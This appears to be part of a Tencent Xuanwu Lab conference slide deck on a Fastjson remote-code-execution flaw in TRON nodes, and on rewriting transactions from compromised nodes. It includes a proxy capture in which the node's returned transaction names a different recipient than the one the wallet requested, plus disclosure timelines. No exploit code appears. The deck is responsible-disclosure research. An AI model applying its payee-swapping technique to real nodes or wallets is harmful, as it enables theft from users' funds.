
Sign the Transaction

Broadcast Transaction



Attack Chrome Wallet Extension





Why Chrome Wallet Extension has different behavior from iOS/Android

TronWeb Library



- TronWeb aims to deliver a unified, seamless development experience influenced by Ethereum's Web3 implementation.

- TronWeb
Make a Transaction

`tronWeb.transactionBuilder.sendTrx`

Sign the Transaction

`tronWeb trx sign`

Broadcast Transaction

`tronWeb trx sendRawTransaction`

tronWeb.transactionBuilder.sendTrx

```
sendTrx(to = false, amount = 0, from = this.tronWeb.defaultAddress.hex,  
options, callback = false) {  
  
    // accept amounts passed as strings  
    amount = parseInt(amount)  
  
    const data = {  
        to_address: toHex(to),  
        owner_address: toHex(from),  
        amount: amount,  
    };  
  
    this.tronWeb.fullNode.request('wallet/createtransaction', data,  
        'post').then(transaction => resultManager(transaction,  
        callback)).catch(err => callback(err));  
}
```

TronWeb Library



- TronLink Chrome Wallet Extension
- Multicurrency wallet
- Dapps

Multicurrency Wallet

- Multicurrency wallet is a wallet that supports multiple cryptocurrency transactions.
- imToken is a multi-currency wallet that supports Tron.
- imToken has 12 million users.
- imToken uses the TronWeb library.



Multicurrency Wallet

Charles 4.6.1 - Session 1 *

Structure Sequence Overview Contents Summary Chart Notes

- ▶ ⚡ <https://eth-mainnet.token.im>
- ▼ 🛡 <http://10.78.130.38:16667>
 - ▶ 📁 walletsolidity
 - ▶ 📁 wallet
- ▶ 📄 **createtransaction**
- ▶ ⚡ <https://tron-mainnet.token.im>
- ▶ 🛡 <https://imtoken.datasink.sensorsdata.cn>
- ▶ ⚡ <https://biz.token.im>

Headers Text Hex JavaScript JSON JSON Text Raw

```
{
  "to_address": "4185b283c4adc055d2e3f10c36644cdcd3af7944d4",
  "owner_address": "412c344eae5dd227398b94915fd14292a9f284a0ba",
  "amount": 100000000
}

{
  "visible": false,
  "txID": "0d7d5e120e59958761e2290da081e1b96c0c333e947f2a3bc4198dec0d815f7",
  "raw_data": {
    "contract": [
      {
        "parameter": {
          "value": {
            "amount": 100000000,
            "owner_address": "412c344eae5dd227398b94915fd14292a9f284a0ba",
            "to_address": "41e25c1464e8a97c454ca4af578c1b3f2a6ccaf606"
          }
        },
        "type_url": "type.googleapis.com/protocol.TransferContract"
      },
      {
        "type": "TransferContract"
      }
    ],
    "ref_block_bytes": "01ba",
    "ref_block_hash": "3c903faca454e242",
    "expiration": 1622020992000,
    "timestamp": 1622020933527
  },
  "raw_data_hex": "0a0201ba22083c903faca454e2424080d8f0bf9a2f5a68080112640a2d747970
}
```

Dapp

- A decentralized application (Dapp) is a computer application that runs on a distributed computing system like blockchain.
- 1,400 Dapps have been created on the TRON network, with a daily transaction volume of over \$12 million(2020/12/17).
- For a developer, Dapp is a combination of front-end and smart contracts.
- Tron provides TronWeb for front-end developer.

Dapp

The screenshot illustrates a Dapp interface for creating a transaction. At the top, there are two browser tabs: 'node (node)' and 'java (java)'. The 'node' tab shows a JSON response for a transaction creation, including fields like 'txID', 'amount', 'owner_address', and 'type'. The 'java' tab shows a series of log entries related to contract interactions.

The main interface consists of three panels:

- Left Panel (Balances):** Displays the user's balance of 9726.745300 TRX. It includes a 'Send' button and a 'Balances' section with a table showing token holdings for various networks.
- Middle Panel (Send Transaction):** A modal window titled 'Send' allows the user to enter a recipient address (TQyQLHLFJ1Mnn2hZ3wEX3JJss6bjHeYdG), select tokens (TRX), specify the amount (100), and click the 'Send' button.
- Right Panel (Signature Request):** A modal window titled '请求签名' (Request Signature) shows the transaction details: Type (TRX 转账), Network (波场主网络 / 主链), Amount (100 TRX), and Recipient (TQyQLHLFJ1Mnn2hZ3wEX3JJss6bjHeYdG). It includes '拒绝' (Reject) and '接受' (Accept) buttons.

Influence

- TronLink Chrome Wallet Extension
 - 300,000 users.
- Multicurrency wallet
 - imToken has 12 million users.
- Dapps
 - 1,400 Dapps have been created on the TRON network, with a daily transaction volume of over \$12 million(2020/12/17).

> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

Conclusion

- Blockchain is not the bulletproof to security vulnerability
- Further research for blockchain security
 - Traditional web vulnerabilities
 - Cloud and Edge computing
 - Post Penetration Exploit

- Fastjson vulnerability timeline
 - 2020-03 Vulnerability was discovered.
 - 2020-05-15 Vulnerability reported to vendor.
 - 2020-06-01 Vulnerability was fixed and fastjson version 1.2.69 was updated.
- Java-tron vulnerability timeline
 - 2020-12 Vulnerability was discovered.
 - 2021-01-22 Vulnerability reported to vendor.
 - 2021-05-21 Vulnerability was fixed and java-tron version 4.2.1 was updated.

Special Thanks

- Kai Song (@ExpSky)
- Junyu Zhou (@md5_salt)
- Huiming Liu (@liuhm09)
- Yang Yu (@tombkeeper)

Thanks

Tencent Security Xuanwu Lab
@XuanwuLab
xlab.tencent.com

Tencent 腾讯



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB